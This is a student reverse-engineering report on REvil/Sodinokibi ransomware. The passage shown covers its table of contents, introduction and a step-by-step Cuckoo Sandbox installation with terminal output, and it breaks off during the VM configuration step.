

# REVERSE ENGINEERING

REvil/Sodinokibi Ransomware

// Prepared by Toqa Mahmoud

January 12, 2023

**TABLE OF CONTENTS**

<i>List of Screenshots .....</i>	<b>3</b>
<i>Introduction.....</i>	<b>6</b>
<i>Cuckoo Installation .....</i>	<b>6</b>
<i>Basic Static &amp; Dynamic Analysis .....</i>	<b>17</b>
Static Analysis .....	<b>18</b>
Dynamic Analysis.....	<b>21</b>
Traffic.....	<b>22</b>
Process Monitor .....	<b>23</b>
<i>Unpacking the Malware.....</i>	<b>25</b>
<i>Advanced Analysis.....</i>	<b>28</b>
Resolving the Dynamic Import Address Table .....	<b>28</b>
Encrypted Strings.....	<b>34</b>
Decrypting Strings .....	<b>38</b>
Deleting Shadows.....	<b>40</b>
Generate Extension .....	<b>41</b>
Privilege escalation.....	<b>42</b>
Lock files .....	<b>44</b>
Get Directories .....	<b>45</b>
Encrypting Files .....	<b>46</b>
Check Lang .....	<b>47</b>
C2 Server.....	<b>48</b>
Victim Information .....	<b>49</b>
Generating URL.....	<b>49</b>
C2 Communication .....	<b>52</b>
<i>Conclusion .....</i>	<b>53</b>

**LIST OF SCREENSHOTS**

Screenshot 1 .....	6
Screenshot 2 .....	6
Screenshot 3 .....	7
Screenshot 4 .....	8
Screenshot 5 .....	8
Screenshot 6 .....	8
Screenshot 7 .....	8
Screenshot 8 .....	9
Screenshot 9 .....	9
Screenshot 10 .....	9
Screenshot 11 .....	10
Screenshot 12 .....	10
Screenshot 13 .....	10
Screenshot 14 .....	10
Screenshot 15 .....	11
Screenshot 16 .....	11
Screenshot 17 .....	11
Screenshot 18 .....	11
Screenshot 19 .....	11
Screenshot 20 .....	12
Screenshot 21 .....	12
Screenshot 22 .....	12
Screenshot 23 .....	13
Screenshot 24 .....	13
Screenshot 25 .....	13
Screenshot 26 .....	13
Screenshot 27 .....	13
Screenshot 28 .....	14
Screenshot 29 .....	14
Screenshot 30 .....	15
Screenshot 31 .....	15
Screenshot 32 .....	16
Screenshot 33 .....	16
Screenshot 34 .....	16
Screenshot 35 .....	17
Screenshot 36 .....	17
Screenshot 37 .....	17
Screenshot 38 .....	18
Screenshot 39 .....	18
Screenshot 40 .....	18
Screenshot 41 .....	19
Screenshot 42 .....	19
Screenshot 43 .....	19
Screenshot 44 .....	20
Screenshot 45 .....	20
Screenshot 46 .....	20
Screenshot 47 .....	22
Screenshot 48 .....	22
Screenshot 49 .....	22
Screenshot 50 .....	23
Screenshot 51 .....	23
Screenshot 52 .....	23
Screenshot 53 .....	24

Screenshot 54 .....	24
Screenshot 55 .....	25
Screenshot 56 .....	25
Screenshot 57 .....	26
Screenshot 58 .....	26
Screenshot 59 .....	26
Screenshot 60 .....	27
Screenshot 61 .....	27
Screenshot 62 .....	28
Screenshot 63 .....	28
Screenshot 64 .....	29
Screenshot 65 .....	29
Screenshot 66 .....	29
Screenshot 67 .....	30
Screenshot 68 .....	30
Screenshot 69 .....	30
Screenshot 70 .....	31
Screenshot 71 .....	31
Screenshot 72 .....	31
Screenshot 73 .....	32
Screenshot 74 .....	32
Screenshot 75 .....	32
Screenshot 76 .....	33
Screenshot 77 .....	33
Screenshot 78 .....	34
Screenshot 79 .....	34
Screenshot 80 .....	35
Screenshot 81 .....	35
Screenshot 82 .....	36
Screenshot 83 .....	36
Screenshot 84 .....	37
Screenshot 85 .....	37
Screenshot 86 .....	37
Screenshot 87 .....	37
Screenshot 88 .....	38
Screenshot 89 .....	38
Screenshot 90 .....	38
Screenshot 91 .....	38
Screenshot 92 .....	39
Screenshot 93 .....	39
Screenshot 94 .....	39
Screenshot 95 .....	40
Screenshot 96 .....	40
Screenshot 97 .....	41
Screenshot 98 .....	41
Screenshot 99 .....	42
Screenshot 100 .....	42
Screenshot 101 .....	43
Screenshot 102 .....	44
Screenshot 103 .....	44
Screenshot 104 .....	45
Screenshot 105 .....	46
Screenshot 106 .....	47
Screenshot 107 .....	48
Screenshot 108 .....	48
Screenshot 109 .....	49

Screenshot 110 .....	50
Screenshot 111 .....	51
Screenshot 112 .....	51
Screenshot 113 .....	52
Screenshot 114 .....	52
Screenshot 115 .....	53

## INTRODUCTION

Malware is a file or code, typically delivered over a network, that infects, explores, steals or conducts virtually any behavior an attacker wants. Because malware comes in so many variants, there are numerous methods to infect computer systems. My organization has been a victim of malware and after receiving the extracted malware from the Forensics team, it is now my job to analyze this malware. Therefore, in the report I will perform basic and advanced static and dynamic analysis to understand the sample. This report is divided into 4 phases – cuckoo installation, basic analysis, unpacking the malware, and advanced analysis. This report will walk through each phase and explain the analysis in details.

Note: My submission contains 2 documents:

1. This report (Toqa\_Mahmoud\_CW2.pdf)
2. The edited malware sample after analyzing (edited\_malware.exe.i64)

## CUCKOO INSTALLATION

Cuckoo is the leading open source automated malware analysis system. It is used to launch malware in a secure and isolated environment. In this section, I'll illustrate the installation process of Cuckoo Sandbox. I will use Ubuntu 18.04 to install Cuckoo.

First, I updated the system

Screenshot 1

```
toqa@toqa:~$ sudo apt update
[sudo] password for toqa:
Get:1 http://security.ubuntu.com/ubuntu bionic-security InRelease [88.7 kB]
Hit:2 http://eg.archive.ubuntu.com/ubuntu bionic InRelease
Get:3 http://eg.archive.ubuntu.com/ubuntu bionic-updates InRelease [88.7 kB]
Get:4 http://eg.archive.ubuntu.com/ubuntu bionic-backports InRelease [83.3 kB]
Fetched 261 kB in 1s (184 kB/s)

toqa@toqa:~$ sudo apt upgrade
Reading package lists... Done
Building dependency tree
Reading state information... Done
Calculating upgrade... Done
The following packages will be upgraded:
  apport-gtk bash bind9-host binutils binutils-common binutils-x86-64-linux-gnu bluez bluez-cups
  bluez-obexd busybox-intramfs busybox-static ca-certificates command-not-found cron cron cups
  cups-bsd cups-client cups-common cups-core-drivers cups-daemon cups-ipp-utils cups-ppdc cups-server-common dbus
  dbus-user-session dbus-x11-dup dirmngr distro-info-data dnsmasq-base dnsutils dpkg firefox fonts-opensymbol
  ghostscript-fonts gir1.2-javascriptcoregtk-4.0 gir1.2-notify-0.7 gir1.2-polkit-1.0 gir1.2-webkit2-4.0
  gnupg gnupg-l10n gnupg-utils gpg gpg-agent gpg-wks-client gpg-wks-server gpgconf gpgv gstreamer1.0-gtk3
  gstreamer1.0-plugins-good gstreamer1.0-pulseaudio gzip imagemagick imagemagick-6-common imagemagick-6.q16
  intel-microcode isc-dhcp-client isc-dhcp-common klibc-utils libasn1-8-heimdal libbind9-160 libbinutils
  libbluetooth3 libc-bin libc6 libc6-dbg libcom-err2 libcurl5 libcurlsg1 libcurlsgimage2 libcurlsgimage1
  libcurlspng1 libcurl3-gnutls libdbus-1-3 libdns-export1100 libdns1100 libdpkg-perl libevdev2 libexempi3
  libexpat1 libflac8 libfreerdp-client2-2 libfreerdp2-2 libfreetype6 libfribidi0 libgcrypt20 libglib2.0-0
  libglib2.0-bin libglib2.0-data libgnutls30 libgs9 libgs9-common libgssapi3-heimdal
  libgstreamer-plugins-good1.0-0 libhcrypto4-heimdal libheimbase1-heimdal libheimntlm0-heimdal libhttpd-daemon-perl
```

Then, I installed all the required dependencies as shown in the following screenshots.

Screenshot 2

```
toqa@toqa:~$ sudo apt-get install python python-pip python-dev libffi-dev libssl-dev -y
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  build-essential dpkg-dev fakeroot g++-7 gcc gcc-7 libalgorithm-diff-perl libalgorithm-diff-xs-perl
  libalgorithm-merge-perl libatomic1 libatomic1-dev libc-dev-bin libc6-dev libcurlkrts5 libexpat1-dev
  libfakeroot libgcc-7-dev libitm1 liblsan0 libmpx2 libpython-all-dev libpython-dev libpython-stdlib
  libpython2.7-dev libquadmath0 libstdc++-7-dev libtsan0 libubsan0 linux-libc-dev make manpages-dev
  python-all python-all-dev python-asn1crypto python-cffi-backend python-crypto python-cryptography
  python-dbus python-enum34 python-gi python-idna python-ipaddress python-keyring python-keyrings.alt
  python-minimal python-pip-whl python-pkg-resources python-secretstorage python-setuptools python-six
  python-wheel python-xdg python2.7 python2.7-dev python2.7-minimal
Suggested packages:
  debian-keyring g++-multilib g++-7-multilib gcc-7-doc libstdc++-7-dbg gcc-multilib autoconf automake
  libtool flex bison gcc-doc gcc-7-multilib gcc-7-locales libgcc1-dbg libomp1-dbg libitm1-dbg
  libatomic1-dbg libasan4-dbg liblsan0-dbg libtsan0-dbg libubsan0-dbg libcurlkrts5-dbg libmpx2-dbg
  libquadmath0-dbg libglc-doc libstdc++-7-doc make-doc python-doc python-tk python-crypto-doc
  python-cryptography-doc python-cryptography-vectors python-dbus-dbg python-dbus-doc python-enum34-doc
  python-gi-cairo libkf5wallet-bin gir1.2-gnomekeyring-1.0 python-fs python-gdata python-keyczar
  python-secretstorage-doc python-setuptools-doc python2.7-doc binfmt-support
The following NEW packages will be installed:
  build-essential dpkg-dev fakeroot g++-7 gcc gcc-7 libalgorithm-diff-perl libalgorithm-diff-xs-perl
```

## Screenshot 3

```
toqa@toqa:~$ sudo apt-get install python-virtualenv python-setuptools -y
Reading package lists... Done
Building dependency tree
Reading state information... Done
python-setuptools is already the newest version (39.0.1-2).
python-setuptools set to manually installed.
The following additional packages will be installed:
  python3-distutils python3-lib2to3 python3-virtualenv virtualenv
The following NEW packages will be installed:
  python-virtualenv python3-distutils python3-lib2to3 python3-virtualenv virtualenv

toqa@toqa:~$ sudo apt-get install libjpeg-dev zlib1g-dev swig -y
Reading package lists... Done
Building dependency tree... 50%
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libjpeg-turbo8-dev libjpeg8-dev swig3.0
Suggested packages:
  swig-doc swig-examples swig3.0-examples swig3.0-doc
The following NEW packages will be installed:
  libjpeg-dev libjpeg-turbo8-dev libjpeg8-dev swig swig3.0 zlib1g-dev
0 upgraded, 6 newly installed, 0 to remove and 0 not upgraded.
Need to get 1,504 kB of archives.
After this operation, 7,141 kB of additional disk space will be used.

toqa@toqa:~$ sudo apt-get install mongodb -y
Reading package lists... Done
Building dependency tree... 50%
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libboost-program-options1.65.1 libgoogle-perftools4 libpcrccpp0v5 libtcmalloc-minimal4
  libyaml-cpp0.5v5 mongo-tools mongodb-clients mongodb-server mongodb-server-core
The following NEW packages will be installed:
  libboost-program-options1.65.1 libgoogle-perftools4 libpcrccpp0v5 libtcmalloc-minimal4
  libyaml-cpp0.5v5 mongo-tools mongodb mongodb-clients mongodb-server mongodb-server-core
0 upgraded, 10 newly installed, 0 to remove and 0 not upgraded.
Need to get 53.4 MB of archives.
After this operation, 217 MB of additional disk space will be used.
Get:1 http://eg.archive.ubuntu.com/ubuntu bionic/main amd64 libboost-program-options1.65.1 amd64 1.65.1+dfsg-0ubuntu5 [137 kB]
Get:2 http://eg.archive.ubuntu.com/ubuntu bionic/main amd64 libtcmalloc-minimal4 amd64 2.5-2.2ubuntu3 [91.6 kB]
toqa@toqa:~$ sudo apt-get install postgresql libpq-dev -y
Reading package lists... Done
Building dependency tree... 50%
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libpq5 postgresql-10 postgresql-client-10 postgresql-client-common postgresql-common sysstat
Suggested packages:
  postgresql-doc-10 postgresql-doc locales-all libjson-perl isag
The following NEW packages will be installed:
  libpq-dev libpq5 postgresql postgresql-10 postgresql-client-10 postgresql-client-common
  postgresql-common sysstat
0 upgraded, 8 newly installed, 0 to remove and 0 not upgraded.
Need to get 5,535 kB of archives.
After this operation, 22.0 MB of additional disk space will be used.
Get:1 http://eg.archive.ubuntu.com/ubuntu bionic-updates/main amd64 libpq5 amd64 10.22-0ubuntu0.18.04.1 [108 kB]
toqa@toqa:~$ sudo apt install virtualbox -y
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  dkms libdouble-conversion1 libgsoap-2.8.60 libqt5core5a libqt5dbus5 libqt5gui5 libqt5network5
  libqt5opengl5 libqt5printsupport5 libqt5svg5 libqt5widgets5 libqt5x11extras5 libsd11.2debian
  libvncserver1 libxcb-xinerama0 qt5-gtk-platformtheme qttranslations5-l10n virtualbox-dkms
  virtualbox-qt
Suggested packages:
  menu qt5-image-formats-plugins qtwaylands vde2 virtualbox-guest-additions-iso
The following NEW packages will be installed:
  dkms libdouble-conversion1 libgsoap-2.8.60 libqt5core5a libqt5dbus5 libqt5gui5 libqt5network5
  libqt5opengl5 libqt5printsupport5 libqt5svg5 libqt5widgets5 libqt5x11extras5 libsd11.2debian
  libvncserver1 libxcb-xinerama0 qt5-gtk-platformtheme qttranslations5-l10n virtualbox-dkms
toqa@toqa:~$ sudo apt-get install tcpdump apparmor-utils -y
Reading package lists... Done
Building dependency tree
Reading state information... Done
tcpdump is already the newest version (4.9.3-0ubuntu0.18.04.2).
tcpdump set to manually installed.
The following additional packages will be installed:
  python3-apparmor python3-libapparmor
Suggested packages:
  vim-addon-manager
The following NEW packages will be installed:
  apparmor-utils python3-apparmor python3-libapparmor
0 upgraded, 3 newly installed, 0 to remove and 0 not upgraded.
Need to get 157 kB of archives.
After this operation, 961 kB of additional disk space will be used.
```

Then, I started configuring tcpdump by adding the existing user “toqa” to the pcap group

Screenshot 4

```
toqa@toqa:~$ sudo usermod -a -G pcap toqa
[sudo] password for toqa:
toqa@toqa:~$ sudo chgrp pcap /usr/sbin/tcpdump
toqa@toqa:~$ sudo setcap cap_net_raw,cap_net_admin=eip /usr/sbin/tcpdump
toqa@toqa:~$
```

I then allowed the creation of pcaps for non-root users.

Screenshot 5

```
toqa@toqa:~$ getcap /usr/sbin/tcpdump
/usr/sbin/tcpdump = cap_net_admin,cap_net_raw+eip
toqa@toqa:~$ sudo aa-disable /usr/sbin/tcpdump
Disabling /usr/sbin/tcpdump.
toqa@toqa:~$
```

I then installed swig and m2crypto.

Screenshot 6

```
toqa@toqa:~$ sudo apt-get install swig
Reading package lists... Done
Building dependency tree
Reading state information... Done
swig is already the newest version (3.0.12-1).
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
toqa@toqa:~$ sudo pip install m2crypto
The directory '/home/toqa/.cache/pip/http' or its parent directory is not owned by the current user and the cache has been disabled. Please check the permissions and owner of that directory. If executing pip with sudo, you may want sudo's -H flag.
The directory '/home/toqa/.cache/pip' or its parent directory is not owned by the current user and caching wheels has been disabled. check the permissions and owner of that directory. If executing pip with sudo, you may want sudo's -H flag.
Collecting m2crypto
  Downloading https://files.pythonhosted.org/packages/2c/52/c35ec79dd97a8ecf6b2bbd651df528abb47705def774a4
a15b99977274e8/M2Crypto-0.38.0.tar.gz (1.2MB)
    100% |██████████| 1.2MB 761kB/s
Collecting typing (from m2crypto)
  Downloading https://files.pythonhosted.org/packages/0b/cb/da856e81731833b94da70a08712f658416266a5fb2a9d9
e426c8061becef/typing-3.10.0.0-py2-none-any.whl
Installing collected packages: typing, m2crypto
  Running setup.py install for m2crypto ... done
Successfully installed m2crypto-0.38.0 typing-3.10.0.0
toqa@toqa:~$
```

After that, I added the existing user “toqa” to the vboxusers group.

Screenshot 7

```
toqa@toqa:~$ sudo usermod -a -G vboxusers toqa
toqa@toqa:~$
```

The following script will create a virtual environment.

Screenshot 8

```
GNU nano 2.9.3          cuckoo-setup-virtualenv.sh          Modified
#!/usr/bin/env bash

# NOTES: Run this script as: sudo -u <USERNAME> cuckoo-setup-virtualenv.sh

# install virtualenv
sudo apt-get update && sudo apt-get -y install virtualenv

# install virtualenvwrapper
sudo apt-get -y install virtualenvwrapper

echo "source /usr/share/virtualenvwrapper/virtualenvwrapper.sh" >> ~/.bashrc

# install pip for python3
sudo apt-get -y install python3-pip

# turn on bash auto-complete for pip
pip3 completion --bash >> ~/.bashrc

# avoid installing with root
pip3 install --user virtualenvwrapper

echo "export VIRTUALENVWRAPPER_PYTHON=/usr/bin/python3" >> ~/.bashrc

echo "source ~/.local/bin/virtualenvwrapper.sh" >> ~/.bashrc

export WORKON_HOME=~/virtualenvs

echo "export WORKON_HOME=~/virtualenvs" >> ~/.bashrc

echo "export PIP_VIRTUALENV_BASE=~/virtualenvs" >> ~/.bashrc
```

I then ran the script

Screenshot 9

```
toqa@toqa:/opt$ sudo -u toqa ./cuckoo-setup-virtualenv.sh
Get:1 http://security.ubuntu.com/ubuntu bionic-security InRelease [88.7 kB]
Hit:2 http://eg.archive.ubuntu.com/ubuntu bionic InRelease
Get:3 http://eg.archive.ubuntu.com/ubuntu bionic-updates InRelease [88.7 kB]
Get:4 http://security.ubuntu.com/ubuntu bionic-security/main amd64 DEP-11 Metadata [76.8 kB]
Get:5 http://security.ubuntu.com/ubuntu bionic-security/universe amd64 DEP-11 Metadata [61.0 kB]
Get:6 http://security.ubuntu.com/ubuntu bionic-security/multiverse amd64 DEP-11 Metadata [2,464 B]
Get:7 http://eg.archive.ubuntu.com/ubuntu bionic-backports InRelease [83.3 kB]
Get:8 http://eg.archive.ubuntu.com/ubuntu bionic-updates/main amd64 DEP-11 Metadata [297 kB]
Get:9 http://eg.archive.ubuntu.com/ubuntu bionic-updates/universe amd64 DEP-11 Metadata [302 kB]
Get:10 http://eg.archive.ubuntu.com/ubuntu bionic-updates/multiverse amd64 DEP-11 Metadata [2,464 B]
Get:11 http://eg.archive.ubuntu.com/ubuntu bionic-backports/main amd64 DEP-11 Metadata [8,120 B]
Get:12 http://eg.archive.ubuntu.com/ubuntu bionic-backports/universe amd64 DEP-11 Metadata [10.1 kB]
Fetched 1,021 kB in 3s (341 kB/s)
```

After that, I created and activated a virtual environment (cuckoo-test) with python2.7.

Screenshot 10

```
toqa@toqa:/opt$ source ~/.bashrc
toqa@toqa:/opt$ mkvirtualenv -p python2.7 cuckoo-test
Running virtualenv with interpreter /usr/bin/python2.7
New python executable in /home/toqa/.virtualenvs/cuckoo-test/bin/python2.7
Also creating executable in /home/toqa/.virtualenvs/cuckoo-test/bin/python
Installing setuptools, pkg_resources, pip, wheel...done.
virtualenvwrapper.user_scripts creating /home/toqa/.virtualenvs/cuckoo-test/bin/predeactivate
virtualenvwrapper.user_scripts creating /home/toqa/.virtualenvs/cuckoo-test/bin/postdeactivate
virtualenvwrapper.user_scripts creating /home/toqa/.virtualenvs/cuckoo-test/bin/preactivate
virtualenvwrapper.user_scripts creating /home/toqa/.virtualenvs/cuckoo-test/bin/postactivate
virtualenvwrapper.user_scripts creating /home/toqa/.virtualenvs/cuckoo-test/bin/get_env_details
(cuckoo-test) toqa@toqa:/opt$
```

After that, I ensured that I have all the setup tools needed and I then installed cuckoo.

Screenshot 11

```
(cuckoo-test) toqa@toqa:/opt$ pip install -U pip setuptools
DEPRECATION: Python 2.7 reached the end of its life on January 1st, 2020. Please upgrade your Python as Python 2.7 is no longer maintained. pip 21.0 will drop support for Python 2.7 in January 2021. More details about Python 2 support in pip can be found at https://pip.pypa.io/en/latest/development/release-process/#python-2-support pip 21.0 will remove support for this functionality.
Requirement already up-to-date: pip in /home/toqa/.virtualenvs/cuckoo-test/lib/python2.7/site-packages (20.3.4)
Requirement already up-to-date: setuptools in /home/toqa/.virtualenvs/cuckoo-test/lib/python2.7/site-packages (44.1.1)
(cuckoo-test) toqa@toqa:/opt$ pip install -U cuckoo
DEPRECATION: Python 2.7 reached the end of its life on January 1st, 2020. Please upgrade your Python as Python 2.7 is no longer maintained. pip 21.0 will drop support for Python 2.7 in January 2021. More details about Python 2 support in pip can be found at https://pip.pypa.io/en/latest/development/release-process/#python-2-support pip 21.0 will remove support for this functionality.
Collecting cuckoo
  Downloading Cuckoo-2.0.7.tar.gz (8.6 MB)
    [██████████] | 8.6 MB 8.4 MB/s
Collecting alembic==1.0.10
  Downloading alembic-1.0.10.tar.gz (1.0 MB)
    [██████████] | 1.0 MB 6.6 MB/s
Collecting androguard==3.0.1
```

I then downloaded the Windows 7 ISO image from Cuckoo's source.

Screenshot 12

```
--2023-01-08 20:53:36-- https://cuckoo.sh/win7ultimate.iso --no-check-certificate
Resolving cuckoo.sh (cuckoo.sh)... 149.210.181.54
Connecting to cuckoo.sh (cuckoo.sh)[149.210.181.54]:443... connected.
WARNING: cannot verify cuckoo.sh's certificate, issued by 'CN=R3, O=Let's Encrypt, C=US':
  Issued certificate has expired.
HTTP request sent, awaiting response... 200 OK
Length: 3320903680 (3.1G) [application/octet-stream]
Saving to: 'win7ultimate.iso'

win7ultimate.iso          22%[=====>] 717.80M  1.36MB/s   eta 7m 21s ■
```

I then mounted the image as read only

Screenshot 13

```
(cuckoo-test) toqa@toqa:/opt$ sudo mkdir /mnt/win7
(cuckoo-test) toqa@toqa:/opt$ sudo chown toqa:toqa /mnt/win7/
(cuckoo-test) toqa@toqa:/opt$ sudo mount -o ro,loop win7ultimate.iso /mnt/win7
(cuckoo-test) toqa@toqa:/opt$
```

I then installed vmcloak to simplify the process of VM creation and its configuration.

Screenshot 14

```
(cuckoo-test) toqa@toqa:/opt$ pip install -U vmcloak
DEPRECATION: Python 2.7 reached the end of its life on January 1st, 2020. Please upgrade your Python as Python 2.7 is no longer maintained. pip 21.0 will drop support for Python 2.7 in January 2021. More details about Python 2 support in pip can be found at https://pip.pypa.io/en/latest/development/release-process/#python-2-support pip 21.0 will remove support for this functionality.
Collecting vmcloak
  Downloading VMCloak-0.4.8.tar.gz (78 kB)
    [██████████] | 78 kB 1.0 MB/s
Requirement already satisfied, skipping upgrade: click==6.6 in /home/toqa/.virtualenvs/cuckoo-test/lib/python2.7/site-packages (from vmcloak) (6.6)
Requirement already satisfied, skipping upgrade: jinja2==2.9.6 in /home/toqa/.virtualenvs/cuckoo-test/lib/python2.7/site-packages (from vmcloak) (2.9.6)
Requirement already satisfied, skipping upgrade: pefile2==1.2.11 in /home/toqa/.virtualenvs/cuckoo-test/lib/python2.7/site-packages (from vmcloak) (1.2.11)
Collecting pyyaml==3.12
  Downloading PyYAML-3.12.tar.gz (253 kB)
    [██████████] | 253 kB 2.7 MB/s
Requirement already satisfied, skipping upgrade: sqlalchemy==1.3.3 in /home/toqa/.virtualenvs/cuckoo-test/lib/python2.7/site-packages (from vmcloak) (1.3.3)
Requirement already satisfied, skipping upgrade: alembic<1.1,>=1.0.7 in /home/toqa/.virtualenvs/cuckoo-test/lib/python2.7/site-packages (from vmcloak) (1.0.10)
```

I then create a new interface with the – vboxnet0.

Screenshot 15

```
(cuckoo-test) toqa@toqa:/opt$ vmcloak-vboxnet0
0%...10%...20%...30%...40%...50%...60%...70%...80%...90%...100%
Interface 'vboxnet0' was successfully created
(cuckoo-test) toqa@toqa:/opt$
```

After that, I installed Windows as a new base image (win7x64base) with all the specs configured. This base image is going to be used later on to turn on live VMs.

Screenshot 16

```
(cuckoo-test) toqa@toqa:/opt$ vmcloak init --verbose --win7x64 win7x64base --cpus 2 --ramsize 2048
/home/toqa/.virtualenvs/cuckoo-test/local/lib/python2.7/site-packages/OpenSSL/crypto.py:14: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
    from cryptography import utils, x509
INFO:vmcloak:Got file 'python-2.7.6.msi' from 'https://www.python.org/ftp/python/2.7.6/python-2.7.6.msi', with matching checksum.
0%...10%...20%...30%...40%...50%...60%...70%...80%...90%...100%
INFO:vmcloak:Starting the Virtual Machine u'win7x64base' to install Windows.
0%...10%...20%...30%...40%...50%...60%...70%...80%...90%...100%
0%...10%...20%...30%...40%...50%...60%...70%...80%...90%...100%
INFO:vmcloak:Added image u'win7x64base' to the repository.
(cuckoo-test) toqa@toqa:/opt$
```

I then cloned the image.

Screenshot 17

```
(cuckoo-test) toqa@toqa:/opt$ vmcloak clone win7x64base win7x64cuckoo
/home/toqa/.virtualenvs/cuckoo-test/local/lib/python2.7/site-packages/OpenSSL/crypto.py:14: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
    from cryptography import utils, x509
0%...10%...20%...30%...40%...50%...60%...70%...80%...90%...100%
```

After that, I installed internet explorer11 on the virtual machine.

Screenshot 18

```
(cuckoo-test) toqa@toqa:/opt$ vmcloak install win7x64cuckoo ie11
/home/toqa/.virtualenvs/cuckoo-test/local/lib/python2.7/site-packages/OpenSSL/crypto.py:14: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
    from cryptography import utils, x509

ERROR:vmcloak:The dependency ie11 returned an error..
0%...10%...20%...30%...40%...50%...60%...70%...80%...90%...100%
0%...10%...20%...30%...40%...50%...60%...70%...80%...90%...100%
(cuckoo-test) toqa@toqa:/opt$
```

Finally, our base image is now ready. In the next step, we have to spin up a runnable instance from this image so I created 1 snapshot.

Screenshot 19

```
(cuckoo-test) toqa@toqa:/opt$ vmcloak snapshot --count 1 win7x64cuckoo 192.168.56.101
/home/toqa/.virtualenvs/cuckoo-test/local/lib/python2.7/site-packages/OpenSSL/crypto.py:14: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
    from cryptography import utils, x509
0%...10%...20%...30%...40%...50%...60%...70%...80%...90%...100%
0%...10%...20%...30%...40%...50%...60%...70%...80%...90%...100%
(cuckoo-test) toqa@toqa:/opt$
```

As you can see, the command below lists all VMs.

Screenshot 20

```
(cuckoo-test) toqa@toqa:/opt$ vmcloak list vms
/home/toqa/.virtualenvs/cuckoo-test/local/lib/python2.7/site-packages/OpenSSL/crypto.py:14: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
  from cryptography import utils, x509
192.168.56.1011 192.168.56.101
(cuckoo-test) toqa@toqa:/opt$
```


After that, I configured the network.

Screenshot 21

```
toqa@toqa:~$ sudo sysctl -w net.ipv4.conf.vboxnet0.forwarding=1
[sudo] password for toqa:
net.ipv4.conf.vboxnet0.forwarding = 1
toqa@toqa:~$ sudo sysctl -w net.ipv4.conf.enp0s3.forwarding=1
net.ipv4.conf.enp0s3.forwarding = 1
toqa@toqa:~$ sudo iptables -t nat -A POSTROUTING -o enp0s3 -s 192.168.56.0/24 -j MASQUERADE
toqa@toqa:~$ sudo iptables -P FORWARD DROP
toqa@toqa:~$ sudo iptables -A FORWARD -m state --state RELATED,ESTABLISHED -j ACCEPT
toqa@toqa:~$ sudo iptables -A FORWARD -s 192.168.56.0/24 -j ACCEPT
toqa@toqa:~$ sudo iptables -vnL
Chain INPUT (policy ACCEPT 6 packets, 2056 bytes)
 pkts bytes target     prot opt in     out     source               destination
Chain FORWARD (policy DROP 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
      0     0 ACCEPT     all    --  *       *       0.0.0.0/0           0.0.0.0/0           state RELATED,ESTABLISHED
      0     0 ACCEPT     all    --  *       *       192.168.56.0/24    0.0.0.0/0
Chain OUTPUT (policy ACCEPT 6 packets, 2056 bytes)
 pkts bytes target     prot opt in     out     source               destination
toqa@toqa:~$
```

I then ran the “cuckoo init” command which creates a working directory.

Screenshot 22



I then navigated to the directory, and as you can see it contains all the needed configuration files.

Screenshot 23

```
(cuckoo-test) toqa@toqa:~/cuckoo$ cd .cuckoo/
(cuckoo-test) toqa@toqa:~/cuckoo$ ls
agent      conf      elasticsearch  log      pidfiles  storage  supervisord    web      yara
analyzer   distributed _init_.py  monitor  signatures  stuff    supervisord.conf  whitelist
```

After that, I ran the “cuckoo community” command, which downloads the latest rule files and everything needed for cuckoo to work.

Screenshot 24

```
(cuckoo-test) toqa@toqa:~/cuckoo$ cuckoo community
2023-01-08 21:52:29,353 [cuckoo.apps.apps] INFO: Downloading.. https://github.com/cuckoosandbox/community/archive/master.tar.gz
2023-01-08 21:52:36,799 [cuckoo] INFO: Finished fetching & extracting the community files!
```

Then, I started cuckoo rooter.

Screenshot 25

```
(cuckoo-test) toqa@toqa:~/cuckoo$ cuckoo rooter --sudo --group toqa
[sudo] password for toqa:
2023-01-08 21:56:32,496 [cuckoo] INFO: Starting Cuckoo Rooter (group=toqa)!
```

I then started configuring the conf files to add all the VMs to run the analysis on.

Screenshot 26

```
(cuckoo-test) toqa@toqa:~/cuckoo/conf$ nano vms.vbox
(cuckoo-test) toqa@toqa:~/cuckoo/conf$ while read -r vm ip; do cuckoo machine --add $vm $ip; done < <(vml
look list vms)
